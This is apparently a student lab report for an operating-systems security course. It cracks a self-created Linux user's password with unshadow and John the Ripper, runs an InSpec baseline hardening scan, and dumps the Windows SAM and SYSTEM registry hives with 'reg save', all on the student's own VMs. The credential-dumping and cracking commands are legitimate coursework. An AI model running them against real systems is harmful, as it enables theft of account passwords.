Maria Valencia

CSC 154

Lab 5


Operating System Security

**Exercise 5.1 Shadow Cracking**

In this exercise, I will crack unix passwords using John in my Kali VM with Bridge Adapter network mode. I created a user and set their password and prepared the hash file and used John to crack the hash with the rockyou.txt wordlist.


Step 1: Create User

I created a user using the command shown in the screenshot.



```
┌──(maria㉿kali)-[~]
└─$ sudo useradd -m tester
[sudo] password for maria:

┌──(maria㉿kali)-[~]
└─$ 
```


I set the tester user password to Password123 with the command shown in the screenshot.



```
┌──(maria㉿kali)-[~]
└─$ sudo passwd tester
New password:
Retype new password:
passwd: password updated successfully

┌──(maria㉿kali)-[~]
└─$ 
```

Step 2: Prepare Password List


I unzipped rockyou.txt.gz with the command shown in the screenshot.



```
┌──(maria㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz

┌──(maria㉿kali)-[~]
└─$ 
```


## Step 3: Crack the Password

With the tester user created and the rockyou.txt file unzipped; I collected the user's password into a hash file.



```
┌──(maria㉿kali)-[~]
└─$ sudo unshadow /etc/passwd /etc/shadow | grep tester > /tmp/hash.txt
Created directory: /root/.john

┌──(maria㉿kali)-[~]
└─$ 
```

I cracked the user password using John




```
┌──(maria㉿kali)-[~]
└─$ john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt /tmp/hash
.txt
Created directory: /home/maria/.john
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sh
a512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123      (tester)
1g 0:00:03:37 DONE (2024-10-02 18:40) 0.004608g/s 154.8p/s 154.8c/s 154.8C/s
alexander3..181193
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(maria㉿kali)-[~]
└─$ 
```

## Exercise 5.2 Linux Baseline Hardening


Using inspec, I ran a Linux baseline scan on the Ubuntu VM in Bridge Adapter network mode.

Step 1: Install the Inspec package




```
maria@ubuntu:~/Desktop$ wget https://packages.chef.io/files/stable/inspec/4.18.114/ub
untu/20.04/inspec_4.18.114-1_amd64.deb
--2024-10-02 18:50:16--  https://packages.chef.io/files/stable/inspec/4.18.114/ubuntu
/20.04/inspec_4.18.114-1_amd64.deb
Resolving packages.chef.io (packages.chef.io)... 151.101.66.110, 151.101.130.110, 151
.101.194.110, ...
Connecting to packages.chef.io (packages.chef.io)|151.101.66.110|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 30388168 (29M) [application/x-debian-package]
Saving to: ‘inspec_4.18.114-1_amd64.deb’

inspec_4.18.114-1_amd 100%[=====================>]  28.98M  32.7MB/s    in 0.9s

2024-10-02 18:50:18 (32.7 MB/s) - ‘inspec_4.18.114-1_amd64.deb’ saved [30388168/30388
168]

maria@ubuntu:~/Desktop$ 
```

I installed inspec using dpkg.



```
maria@ubuntu:~/Desktop$ sudo dpkg -i inspec_4.18.114-1_amd64.deb
Selecting previously unselected package inspec.
(Reading database ... 207632 files and directories currently installed.)
Preparing to unpack inspec_4.18.114-1_amd64.deb ...
You're about to install InSpec!
Unpacking inspec (4.18.114-1) ...
Setting up inspec (4.18.114-1) ...
Thank you for installing InSpec!
maria@ubuntu:~/Desktop$
```


I confirmed the installation was successful by displaying inspec help menu.




```
maria@ubuntu:~/Desktop$ inspec -help
+---------------------------------------------+
            Chef License Acceptance

Before you can continue, 1 product license
must be accepted. View the license at
https://www.chef.io/end-user-license-agreement/

License that need accepting:
  * Chef InSpec

Do you accept the 1 product license (yes/no)?

> yes

Persisting 1 product license...
✔ 1 product license persisted.

+---------------------------------------------+
ERROR: "inspec help" was called with arguments ["-h", "-e", "-p"]
Usage: "inspec help [COMMAND]"
maria@ubuntu:~/Desktop$ 
```

Step 2: Run Inspec

I ran inspec tool to detect baseline configuration issues




```
maria@ubuntu:~/Desktop$ inspec exec https://github.com/dev-sec/linux-baseline --chef-
license accept
[2024-10-02T19:10:03-07:00] WARN: URL target https://github.com/dev-sec/linux-baselin
e transformed to https://github.com/dev-sec/linux-baseline/archive/master.tar.gz. Con
sider using the git fetcher

Profile: DevSec Linux Security Baseline (linux-baseline)
Version: 2.9.0
Target:  local://

  ✔  os-01: Trusted hosts login
     ✔  File /etc/hosts.equiv is expected not to exist
  ✔  os-02: Check owner and permissions for /etc/shadow
     ✔  File /etc/shadow is expected to exist
     ✔  File /etc/shadow is expected to be file
     ✔  File /etc/shadow is expected to be owned by "root"
     ✔  File /etc/shadow is expected not to be executable
     ✔  File /etc/shadow is expected not to be readable by other
     ✔  File /etc/shadow group is expected to eq "shadow"
     ✔  File /etc/shadow is expected to be writable by owner
     ✔  File /etc/shadow is expected to be readable by owner
     ✔  File /etc/shadow is expected to be readable by group
  ✔  os-03: Check owner and permissions for /etc/passwd
     ✔  File /etc/passwd is expected to exist
     ✔  File /etc/passwd is expected to be file
     ✔  File /etc/passwd is expected to be owned by "root"
```



```
Profile Summary: 30 successful controls, 27 control failures, 1 control skipped
Test Summary: 125 successful, 56 failures, 2 skipped
maria@ubuntu:~/Desktop$
```


Step 3: Research an issue




```
     ×  File /etc/modprobe.d/dev-sec.conf content is expected to match "install cramfs
/bin/true"
     expected nil to match "install cramfs /bin/true"
```

File /etc/modprobe.d/dev-sec.conf is a configuration file typically used to control the behavior of kernel modules in Linux systems.


To fix this problem i install cramfs /bin/true to tell the system to run /bin/true whenever an attempt to load cramfs is made.



```
maria@ubuntu:~/Desktop$ sudo nano /etc/modprobe.d/dev-sec .conf
[sudo] password for maria:
Sorry, try again.
[sudo] password for maria:
maria@ubuntu:~/Desktop$ install cramfs /bin/true
install: cannot stat 'cramfs': No such file or directory
maria@ubuntu:~/Desktop$ sudo nano /etc/modprobe.d/dev-sec.conf
maria@ubuntu:~/Desktop$ inspec exec https://github.com/dev-sec/linux-baseline --chef-li
cense accept
[2024-10-02T20:20:47-07:00] WARN: URL target https://github.com/dev-sec/linux-baseline
transformed to https://github.com/dev-sec/linux-baseline/archive/master.tar.gz. Conside
r using the git fetcher

Profile: DevSec Linux Security Baseline (linux-baseline)
Version: 2.9.0
Target:  local://

  ✔  os-01: Trusted hosts login
     ✔  File /etc/hosts.equiv is expected not to exist
  ✔  os-02: Check owner and permissions for /etc/shadow
     ✔  File /etc/shadow is expected to exist
```



```
     ✔  File /etc/modprobe.d/dev-sec.conf content is expected to match "install cramfs
/bin/true"
```




```
Profile Summary: 30 successful controls, 27 control failures, 1 control skipped
Test Summary: 126 successful, 55 failures, 2 skipped
maria@ubuntu:~/Desktop$
```

**Exercise 5.3 Cracking SAM**

This task requires the use of the Windows VM and the Kali VM both in Bridge Adapter network mode. I created a test user on the Windows VM, exfiltrated the SAM and SYSTEM files onto my Kali VM and cracked the NTLM hash of the user I created.

Step 1: Create a User


On the windows VM, i opened a command prompt as Administrator and created a user with the password "Password123".




```
C:\Windows\system32>net user /add tester Password123
The command completed successfully.


C:\Windows\system32>
```

Step 2: Exfiltrate SAM

On the windows VM, I opened a command prompt as administrator. I pulled the SAM and SYSTEM databases from the registry. The files were saved on the C drives root directory and I drag and dropped them to my host computer and then to kali VM.




```
C:\Windows\system32>reg save hklm\sam c:\sam
The operation completed successfully.

C:\Windows\system32>reg save hklm\system c:\system
The operation completed successfully.

C:\Windows\system32>_
```



